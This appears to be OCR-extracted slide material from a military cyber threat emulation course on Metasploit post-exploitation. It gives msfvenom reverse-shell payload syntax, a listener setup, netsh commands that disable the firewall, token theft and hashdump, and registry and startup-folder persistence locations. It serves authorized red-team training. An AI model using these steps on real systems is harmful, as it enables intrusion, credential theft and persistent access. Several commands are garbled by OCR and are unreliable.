

# Course Objectives

After completing this course, students will be able to:

* Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
* Analyze threat information
* Develop a Threat Emulation Plan (TEP)
* Generate mitigative and preemptive recommendations for local defenders
* Develop mission reporting
* Conduct participative operations
* Conduct reconnaissance
* Analyze network logs for offensive and defensive measures 

# Course Objectives (Continued)

Students will also be able to:

* Analyze network traffic and tunneling protocols for offensive and defensive measures
* Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

# Module 2: Threat Emulation (Objectives)

* Conduct reconnaissance
* Generate mission reports from non-participative operations  Plan a non-participative operation using social engineering
* Plan a non-participative operation using Metasploit
* Analyze network logs for offensive and defensive measures
* Analyze network traffic and tunneling protocols for offensive and defensive measures
* Plan a non-participative operation using Python
* Develop fuzzing scripts
* Develop buffer overflow exploits

Module 2 — Lesson 5: Metasploit, Part 2 (Objectives)

* Use exploit to gain access to target machine
* Navigate target systems
* Perform privilege escalation
* Use toolkit to gain persistence

# Lesson Overview

In this lesson we will discuss:

• Metasploit Venom

## • Reverse and Bind shells

* Privilege escalation
* Mimikatz & Kiwi script use

## Msfvenom

* Msfvenom is a combination of Msfpayload and Msfencode and replaced both tools in 2015.
* Msfpayload was capable of generating all the different types of shellcode available to Metasploit, and Msfencode is used to craft shellcode to specific targets. Additionally, it can encode shellcode multiple times and output the encoding results in numerous formats(i.e. Perl, C, Ruby).
* Msfvenom improves by combining the previously mentioned, simplifying operations and increasing speeds.

Metasploit Venom

* Used to generate shellcode
* Launched with msfvenom
* Several options for encoders
* An update and consolidation of the tools: msfencode and msfpayload
* Built in support for Microsoft Office documents

## Msfvenom Options




|  |  |
| --- | --- |
| -p | Payload to use |
| --payload-options | List the payload's standard options |
| -I [type] | List a module type. Options include: payloads, encoders, nops, or all |
| -n [length] | Prepend a nopsled of [length] size on to |

the payload

## Msfvenom Options (continued)

|  |  |  |  |
| --- | --- | --- | --- |
| |  | | --- | | Option | | |  | | --- | | Description | |

Output format

--help-formats

### -a

--platform

--help-platforms

-s [size in bytes]

-b [XOO xOl ...l

List available formats


The encoder to use

The architecture to use

The platform of the payload

List available platforms

The maximum size of the resulting payload

The list of characters to avoid 

## Msfvenom Options (continued)



The number of times to encode the

-i [number] payload

Specify an additional win32 shellcode file

-c [input file] to include

Specify a custom executable file to use as a

-x [input file]

template


### -o [output file] Save the payload

Specify a custom variable name to use for certain output formats

--smallest Generate the smallest possible payload

## Msfvenom: Selecting options

The most efficient way to search for the available options in terms of payloads, platforms, encoders, nops, archs, encrypt, and formats will be through the use --list <option> method.



Msfvenom: Putting It All Together


|  |
| --- |
| -n [nop byte |

# msfvenom -a [x86/x64] -platform [OSI -p [payload] length] -e [encoder] -b [hex value(s)]

-i [number of iterations] -f [output filetype]


# -v --smallest -o [output filename]

## Msfvenom: Putting It All Together (continued)

nsfvenom .a x86 ..platform Windows -p windows/meterpreter\_reverse tcp -e cmd/powershell base" 3

Iterations





Reverse and Bind Shells

* Bind opens a port on target
* Must be used with listener

### • Reverse opens a port on attack box

* Meterpreter session will start by default if your listener and exploit are configured correctly.
* Reverse connections are a better option for hardened targets
* A firewall may block incoming connections, but the author of that firewall's ruleset may not have created identical rules for outgoing connections.



## Reverse and Bind Shells: Understanding the Target

Often operators must understand the target exploited and navigate through applications that are capable of allowing or restricting traffic, such as Windows firewall(Windows targets) and iptables(LinuWUnix targets). Our focus for this section will be the Windows operating system:

Windows Firewall commands (netsh)

NOTE: netsh firewall is deprecated on Windows 7, Server 2008 or newer

|  |  |  |  |
| --- | --- | --- | --- |
| |  | | --- | | Command Purpose | | |  | | --- | | Command (netsh firewall) | |

Firewall logs location %windir%\System32\Logfiles\Firewall\\*

Enable Firewall netsh firewall set opmode enable

Show wireless interfaces netsh wlan show interfaces

Reverse and Bind Shells: Understanding the Target (Continued)

Windows Firewall Commands (netsh)

Command Purpose Show allowed inbound ports

Show allowed programs


Show firewall configuration

Shut down the firewall Command (netsh firewall) netsh firewall show portopening netsh firewall show allowedprogram netsh firewall show config netsh firewall set opmode disable



Reverse and Bind Shells: Understanding the Target (Continued)

Windows Firewall commands (netsh)

meterpreter > run mu Ltlcommana -c L " netsn TX rewau snow portopenxng••

000,

Reverse and Bind Shells: Understanding the Target

### (Continued)

Windows Firewall commands (netsh advfirewall)

 Command (netsh firewall)

|  |  |
| --- | --- |
| Show all profiles | netsh advfirewall show allprofiles |
| Turn off firewall | netsh advfirewall set currentprofile state off |
| Turn on firewall | netsh advfirewall set currentprofile state on |
| Open a port | netsh firewall add portopening tcp 443 MyHttps |
| Remove a portopening | netsh firewall delete portopening tcp 443 |
| Disable ICMP | netsh firewall set icmpsetting type-all |

mode-disable 


Reverse and Bind Shells: Understanding the Target (Continued)

Windows Firewall commands (netsh advfirewall)

Command (netsh firewall)

Open port inbound netsh advfirewall firewall add rule


UDP Port 137" dir-in action-allow protocol-UDP localport=137



Reverse and Bind Shells: Understanding the Target

### (Continued)

Windows Firewall Commands (netsh advfirewall)



Multi/Handler

• msf>use exploit/multi/handler

# • msf>set payload <path of payload> • msf>set [host <IP addr>

• msf>set Iport <listening port>

## • msf>exploit



# Privilege Escalation

• Credential Theft

## • Plain Text

 Keylogging

## • Hashed Value


* hashdump
* Process Migration
* Target system level process
* migrate [pid]



Credential

Theft

## Credential Theft



Credential


Theft

## Credential Theft

• steal\_token (continued)


Then attempt to steal the token and verify

meterpreter > steal\_token 3304

Stolen token with username: EX-WIN10\Administrator meterpreter > getuid Server username: EX-WIN10\Administrator meterpreter > getpid Current pid: 7672

Note! If you previously had system privileges those will be replaced by the ones of the user chosen to impersonate

Cyber Threat Emulation




Credential

Theft

## Credential Theft

• drop\_token

Releases stolen token and returns session to previous privilege level

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM meterpretec > steal\_token 3304


Stolen token with username: EX-WIN10\Administrator meterpreter > getuid

Server username: EX-WIN10\Administrator meterpreter > drop\_token

Relinquished token, now running as: EX-WIN10\Administrator meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

# Persistence

* Use built-in Windows options
* Vulnerable services
* Task scheduler

• Modify the registry

 Metasploit provides a ruby script that works

(sometimes)

* persistence.rb
* run persistence -h

## Persistence: Understanding your Target

Windows Folders used for Startup (Condensed List)

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

C:\Users\<user name>\AppData\Local\Microsoft\Windows\Sidebar\Settings.ini

C:\Users\<user name>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

C:\Windows\System32\Tasks

C:\Windows\Tasks

## Persistence: Understanding your Target (continued)


Windows Registry AutoStart locations 32/64bit (Condensed List)

HKCU\Control Panel\Desktop\Scrnsave.exe

H KCU\Software\Microsoft\Command Processor\Autorun

HKCU\Software\Microsoft\lnternet Explorer\Desktop\Components

HKCU\Software\Microsoft\lnternet Explorer\Extensions

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce 


## Persistence: Understanding your Target (continued)

Windows Registry AutoStart locations 32/64bit (Condensed List)

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

## Additional Metasploit Scripts

* post/windows/...
* For Windows there are multipe subcategories
* Post Capture (Keylog\_recorder)
* Post Gather (arp\_scanner, checkvm, credential collector, dumplinks, enum applications, enum logged on users, enum\_shares, enum snmp, hashdump, usb history, local\_exploit\_suggester)

Post Manage (autoroute, delete user, migrate, multi meterpreter inject)

This is only an excerpt from the multitude of scripts available.

